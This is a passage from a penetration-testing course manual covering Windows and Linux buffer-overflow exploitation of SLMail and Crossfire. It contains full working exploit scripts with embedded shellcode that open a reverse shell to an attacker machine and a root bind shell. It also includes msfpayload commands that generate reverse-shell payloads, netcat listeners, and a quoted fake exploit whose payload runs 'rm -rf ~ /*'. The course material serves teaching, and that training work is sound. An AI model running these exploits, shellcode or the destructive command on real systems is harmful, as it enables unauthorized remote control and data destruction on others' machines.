Getting a reverse shell from SLMail should be as simple as replacing our buffer of C's with the shellcode, and sending off our exploit over the network. However, since the ESP register points to the beginning of our payload, the Metasploit Framework decoder will step on its toes, by overwriting the first few bytes of our shellcode, rendering it useless. We can avoid this issue by adding few No Operation (**NOP**) instructions (**0x90**) at the beginning of our shellcode. As the name suggests, this instruction does nothing - it simply moves on to the next instruction to be executed.

Our final exploit would look similar to the following:

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
shellcode =
("\xbb\xdc\x0e\x23\x1c\xd9\xed\xd9\x74\x24\xf4\x5f\x33\xc9" +
"\xb1\x4f\x31\x5f\x14\x83\xef\xfc\x03\x5f\x10\x3e\xfb\xdf" +
"\xf4\x37\x04\x20\x05\x27\x8c\xc5\x34\x75\xea\x8e\x65\x49" +
"\x78\xc2\x85\x22\x2c\xf7\x1e\x46\xf9\xf8\x97\xec\xdf\x37" +
"\x27\xc1\xdf\x94\xeb\x40\x9c\xe6\x3f\xa2\x9d\x28\x32\xa3" +
"\xda\x55\xbd\xf1\xb3\x12\x6c\xe5\xb0\x67\xad\x04\x17\xec" +
"\x8d\x7e\x12\x33\x79\x34\x1d\x64\xd2\x43\x55\x9c\x58\x0b" +
"\x46\x9d\x8d\x48\xba\xd4\xba\xba\x48\xe7\x6a\xf3\xb1\xd9" +
"\x52\x5f\x8c\xd5\x5e\x9e\xc8\xd2\x80\xd5\x22\x21\x3c\xed" +
"\xf0\x5b\x9a\x78\xe5\xfc\x69\xda\xcd\xfd\xbe\xbc\x86\xf2" +
"\x0b\xcb\xc1\x16\x8d\x18\x7a\x22\x06\x9f\xad\xa2\x5c\xbb" +
"\x69\xee\x07\xa2\x28\x4a\xe9\xdb\x2b\x32\x56\x79\x27\xd1" +
"\x83\xfb\x6a\xbe\x60\x31\x95\x3e\xef\x42\xe6\x0c\xb0\xf8" +
"\x60\x3d\x39\x26\x76\x42\x10\x9e\xe8\xbd\x9b\xde\x21\x7a" +
```



```
"\xcf\x8e\x59\xab\x70\x45\x9a\x54\xa5\xc9\xca\xfa\x16\xa9" +
"\xba\xba\xc6\x41\xd1\x34\x38\x71\xda\x9e\x4f\xb6\x4d\x2b" +
"\x50\x38\x8a\x43\x52\x38\x93\x28\xdb\xde\xf9\x5e\x8a\x49" +
"\x96\xc7\x97\x01\x07\x07\x02\x81\xa4\x9a\xc9\x51\xa2\x86" +
"\x45\x06\xe3\x79\x9c\xc2\x19\x23\x36\xf0\xe3\xb5\x71\xb0" +
"\x3f\x06\x7f\x39\xcd\x32\x5b\x29\x0b\xba\xe7\x1d\xc3\xed" +
"\xb1\xcb\xa5\x47\x70\xa5\x7f\x3b\xda\x21\xf9\x77\xdd\x37" +
"\x06\x52\xab\xd7\xb7\x0b\xea\xe8\x78\xdc\xfa\x91\x64\x7c" +
"\x04\x48\x2d\x8c\x4f\xd0\x04\x05\x16\x81\x14\x48\xa9\x7c" +
"\x5a\x75\x2a\x74\x23\x82\x32\xfd\x26\xce\xf4\xee\x5a\x5f" +
"\x91\x10\xc8\x60\xb0")

buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
try:
    print "\nSending evil buffer..."
    s.connect(('10.0.0.22',110))
    data = s.recv(1024)
    s.send('USER username' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    s.close()
    print "\ Done. Did you get a reverse shell?"
except:
    print "Could not connect to POP3!"
```

In anticipation of the reverse shell payload, we set up a netcat listener on port 443 of our attacking machine.

```
root@kali:~# nc -nlvp 443
```

We send our exploit.

```
root@kali:~# python exploit.py
Sending evil buffer...
```



```
Done. Did you get a reverse shell ?
```

And we should hopefully recieve a SYSTEM reverse shell from our victim machine.

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.22] 49557
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system
```

Once we exit the reverse shell, the SLMail POP3 service crashes and exits.

7.7.1 - Exercises

1. Update your PoC to include a working payload.
2. Obtain a shell from SLmail.

7.8 - Improving the Exploit

When using default Metasploit Framework shellcode, the default exit method the shellcode uses, at the end of shellcode execution, is the **ExitProcess**. This exit method will shut down the whole mail service process, effectively killing the SLMail service, and causing it to crash.

If the program we are exploiting is a threaded application (which it is, in this instance), we can try to avoid crashing the service completely, by using an Exit Thread method instead, which will just terminate the affected thread of the program. This will make our exploit work without interrupting the usual operations of the POP3 server, as well as allow us to repeatedly exploit the server, and exit the shell without bringing down the service. To instruct ***msfpayload*** to use the **ExitThread** method during the shellcode generation, we can issue the following command:

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4
EXITFUNC=thread LPORT=443 R | msfencode -b "\x00\x0a\x0d"
```

Try generating the above shellcode and replacing it with your existing shellcode. See what happens when you exit your shell, and if it behaves any different from the previous shellcode used.

7.8.1 - Exercises

1. Update the exploit so that SLmail still runs after exploitation.
2. In the Tools folder on the Desktop of your Windows VM, there is a VulnServer.exe application. Using the proof of concept from the following forum post, develop a working exploit:
    - https://forums.offensive-security.com/showthread.php?t=2231

8. - Linux Buffer Overflow Exploitation

The concepts behind exploiting buffer overflows in Linux are similar to those on the Windows platform. This section explores the process of exploiting a Linux application, the online multiplayer RPG game, Crossfire.

Crossfire 1.9.0 suffered from a buffer overflow while accepting input from a socket connection. You'll use the Evans Linux debugger (EDB) to debug this program, as it will provide you with a familiar debugging environment, which should ease you into exploiting buffer overflows in Linux environments.

8.1 - Setting Up the Environment

We will use our Kali Linux **i486** VMWare machine, to both run the vulnerable software, and debug the application. However, before you run this vulnerable software on our machine, you should implement an ***iptables*** rule that will only allow traffic from the loopback interface, so that your machine is **not** vulnerable to external attacks. For this same reason, we will be using the loopback interface (127.0.0.1) as our target IP and TCP port 4444 as our bind shell port.

This rule will deny any traffic to the vulnerable port, and prevent others from exploiting your Kali Linux machine during this exercise:

```
iptables -A INPUT  -p tcp --destination-port 13327 \! -d 127.0.0.1 -j DROP
iptables -A INPUT  -p tcp --destination-port 4444 \! -d 127.0.0.1 -j DROP
```

Now that we've secured our machine, we can proceed to download and install the vulnerable version of **crossfire** in Kali Linux:

```
root@kali:~# cd /usr/games/
root@kali:/usr/games# wget www.offensive-security.com/crossfire.tar.gz
root@kali:/usr/games# tar zxpf crossfire.tar.gz
```


In more recent Linux kernels and compilers, various memory protection techniques have been implemented, such as memory randomization, stack cookies, etc. Bypassing these protection mechanisms is beyond the scope of this module. The version of crossfire we are testing was compiled without the stack smashing protection support, as well as without ASLR and DEP support.

8.2 - Crashing Crossfire

We can start the vulnerable Crossfire application using the Evans debugger, using the following command:

```
root@kali:~# edb --run /usr/games/crossfire/bin/crossfire
```

The debugger pauses the application at start, so we need to hit the **run** button twice, to allow the program to actually execute.


Once the crossfire application is running, we can use the following Proof of Concept (PoC) code, found on the Exploit Database to crash the application.

```
#!/usr/bin/python
import socket

host = "127.0.0.1"
crash="\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
```



```
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !"
```

Once we run this script, the debugger spits out the following error message, which clearly indicates a buffer overflow condition in the **setup sound** command:



We can see that the EIP register is overwritten with our user input of **A**'s.

8.2.1 - Exercise


1. Create a PoC that crashes the Crossfire server.

8.3 - Controlling EIP

Following the same methodology we used in the SLMail overflow, our next task is to identify which four bytes in our buffer end up overwriting EIP. We once again use the ***pattern_create*** script, to create a unique buffer string.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 4379
```

Swapping this new, unique, buffer with our original buffer, and sending the payload to the crossfire application, causes the debugger crash, this time with EIP overwritten with the following bytes:




Using this value, together with the ***pattern_offset*** script, shows the following buffer offset for those particular bytes:

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_offset.rb 46367046
[*] Exact match at offset 4368
```

We modify the exploit buffer in our Python script accordingly, to see if we have full control of the EIP register:


```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```


This new buffer works as expected. Our 4 B's cleanly overwrite EIP.



8.4 - Finding Space for Our Shellcode

At the time of the crash, we once again check any registers that may help us easily reach our buffer. In this case, the EAX register seems to point to the beginning of our buffer, including the setup sound string.



The fact that EAX does not point directly into our buffer may impact our ability to simply jump to EAX, as we would be executing the opcode equivalent of the string "setup sound" before our shellcode, which would most probably mangle the execution path, and cause our exploit to fail. Or would it?

Further examination of the actual opcodes produced by the setup string shows the following instructions, generated by the "setup sound" string:




Figure 45 - Disassembly of the "setup sound" String

Interestingly, it seems that the opcode instructions **s** and **e** (the two first letters of the word "setup") translate to a "conditional jump" instruction, which seems to jump to a nearby location in our user controlled buffer. The next two letters of the word setup, **t** and **u**, translate to a slightly different conditional jump. All these jumps seem to be leading into our user controlled buffer. A jump to EAX might actually work for us, in this case, with a bit of massaging. However, this is not an elegant solution. Let's try harder.

8.5 - Improving Exploit Reliability

Continuing our analysis, it looks like the ESP register points toward the end of our C buffer, at the time of the crash, giving us only a few bytes of shellcode space to work with. Unlike the previous SLMail buffer overflow, increasing the buffer length of the

"setup sound" string casues the application to crash differently. However, all is not lost. We can still use the few bytes pointed at by the ESP register, during the crash, to create a first stage shellcode, which will align the EAX register to the beginning of the buffer of A's, skipping over the string "setup sound".

To do this, our first stage shellcode would need to add 12 bytes to the EAX register, and then jump to EAX. Let's see what the opcode for this first stage shellcode would be.

```
root@kali:~# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > add eax,12
00000000  83C00C            add eax,byte +0xc
nasm > jmp eax
00000000  FFE0              jmp eax
nasm >
```

Fortunately for us, these two sets of instructions take up only 5 bytes of memory – \x83\xc0\x0c\xff\xe0.

8.6 - Discovering Bad Characters


The process of bad character discovery is very similar to the SLMail exercise. We will send the whole range of characters to our buffer and then monitor whether any of those characters get mangled, swapped, dropped, or changed, once they are in memory. The list of bad characters we discovered for the crossfire application is **\x00\x0a\x0d\x20**.

8.6.1 - Exercises

1. Update your POC so you have control of the EIP register.
2. Identify what characters you cannot use as part of your payload.

8.7 - Finding a Return Address


Now that we know that we want to reach the buffer pointed to by the ESP register, we need to find an instruction, such as JMP ESP, which will take us to the address pointed to by the ESP register. Evans Debugger has an easy opcode search feature, which makes this task easy.




We choose the first JMP ESP instruction we come across, and modify our exploit buffer to include this return address.

```
crash = "\x41" * 4368 + "\x97\x45\x13\x08" + "\x83\xc0\x0c\xff\xe0\x90\x90"
```



Before sending this buffer to crossfire, we place a breakpoint on our return address, **0x08134597**, so that we can follow the execution flow, at the time of the crash. Once the payload is sent, our breakpoint is reached. The next instruction to be executed is a JMP ESP.



Pressing **F8** will execute the JMP ESP instruction, which will lead us to the beginning of our first stage shellcode:



Once the EAX register is aligned by our first stage shellcode, a JMP EAX instructions brings us into a nice, clean buffer of A's:



8.8 - Getting a Shell

All that's left to do now is drop our shellcode at the beginning of our buffer of B's, where it will be reached by our conditional jump.

```
root@kali:~# msfpayload linux/x86/shell_bind_tcp LPORT=4444 R | msfencode  -b
"\x00\x0a\x0d\x20"
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

buf =
"\xd9\xc4\xbd\xfb\x76\x39\xbf\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x14\x31\x6b\x19\x83\xc3\x04\x03\x6b\x15\x19\x83\x08" +
"\x64\x2a\x8f\x38\xd9\x87\x3a\xbd\x54\xc6\x0b\xa7\xab\x88" +
"\x37\x76\x66\xe0\xc5\x86\x97\xac\xa3\x96\xc6\x1c\xbd\x76" +
"\x82\xfa\xe5\xb5\xd3\x8b\x57\x42\x67\x8f\xe7\x2c\x4a\x0f" +
"\x44\x01\x32\xc2\xcb\xf2\xe2\xb6\xf4\xac\xd9\xc6\x42\x34" +
"\x1a\xae\x7b\xe9\xa9\x46\xec\xda\x2f\xff\x82\xad\x53\xaf" +
"\x09\x27\x72\xff\xa5\xfa\xf5"
```

Here is our final exploit code for the crossfire vulnerability.

```
#!/usr/bin/python
import socket
host = "127.0.0.1"

shellcode = ("\xd9\xc4\xbd\xfb\x76\x39\xbf\xd9\x74\x24\xf4\x5b\x2b\xc9"
"\xb1\x14\x31\x6b\x19\x83\xc3\x04\x03\x6b\x15\x19\x83\x08"
"\x64\x2a\x8f\x38\xd9\x87\x3a\xbd\x54\xc6\x0b\xa7\xab\x88"
```



```
"\x37\x76\x66\xe0\xc5\x86\x97\xac\xa3\x96\xc6\x1c\xbd\x76"
"\x82\xfa\xe5\xb5\xd3\x8b\x57\x42\x67\x8f\xe7\x2c\x4a\x0f"
"\x44\x01\x32\xc2\xcb\xf2\xe2\xb6\xf4\xac\xd9\xc6\x42\x34"
"\x1a\xae\x7b\xe9\xa9\x46\xec\xda\x2f\xff\x82\xad\x53\xaf"
"\x09\x27\x72\xff\xa5\xfa\xf5")

ret="\x97\x45\x13\x08"

crash=shellcode + "\x41" * (4368-105) + ret + "\x83\xC0\x0C\xFF\xE0\x90\x90"

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !
```

Running the exploit should produce a bind shell on port 4444:

```
root@kali:~# python crossfire.py
[*]Sending evil buffer...
#version 1023 1027 Crossfire Server

[*]Payload Sent !
root@kali:~# nc -v 127.0.0.1 4444
localhost [127.0.0.1] 4444 (?) open
id
uid=0(root) gid=0(root) groups=0(root)
```


8.8.1 - Exercise

1. Update your proof of concept and obtain a shell from Crossfire.

9. - Working with Exploits

Now that we understand the mechanisms behind the buffer overflow class of vulnerabilities, we can proceed to inspect and use other people's exploits. There is an important problem with this. Quite often, malicious hackers release fake exploits into the wild, with the purpose of compromising, or otherwise harming, anyone running this code. For example, the following screenshot is of the first few lines of a **fake** SSH exploit, which was found on the Internet:

```
root@kali:~# head -31 fake-ssh-exploit.c
/* openssh-53p1-remote-root.c
* OpenSSH <= 5.3p1-1 Remote Root Exploit by the|one
* Email: root@chamillionaire.com
* Release date: Unreleased (private) / 2010
* Available Patch: No fix-patch has been issued or reported.
*
* -----------------
* Additional Notes:
* -----------------
* By using this software, you take any and/or all responsibility
* for the damage(s) caused and will not bitch to me, the|one, about it.
*
* USE THIS SOFTWARE AT YOUR OWN DISCRETION! Later skiddies. :>
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>

#define VALID_RANGE 0xb44ffe00
#define build_frem(x,y,a,b,c) a##c##a##x##y##b

char jmpcode[] =
    "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
    "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
root@kali:~#
```


Figure 46 - A Fake SSH "Exploit"

The exploit code prompts the user to run it as root, which is already suspicious:

```
    if (geteuid()) {
    puts("Root is required for raw sockets, etc.");
    return 1;
    }
```

Further examination of the shellcode payload shows that the actual payload will execute some evil commands, such as:

```
rm -rf ~ /* 2> /dev/null &
```

Which would effectively wipe out your Kali machine. The shellcode then proceeds to connect to a public IRC server and announce your idiocy. So if the Internet is riddled with harmful exploits, where can we find reliable ones?

9.1 - Searching for Exploits

There are several reliable sources for public exploit code, such as the **Exploit-Database** and **SecurityFocus** vulnerability archives. The exploits on these sites usually undergo close examination, and are not published if deemed fake.

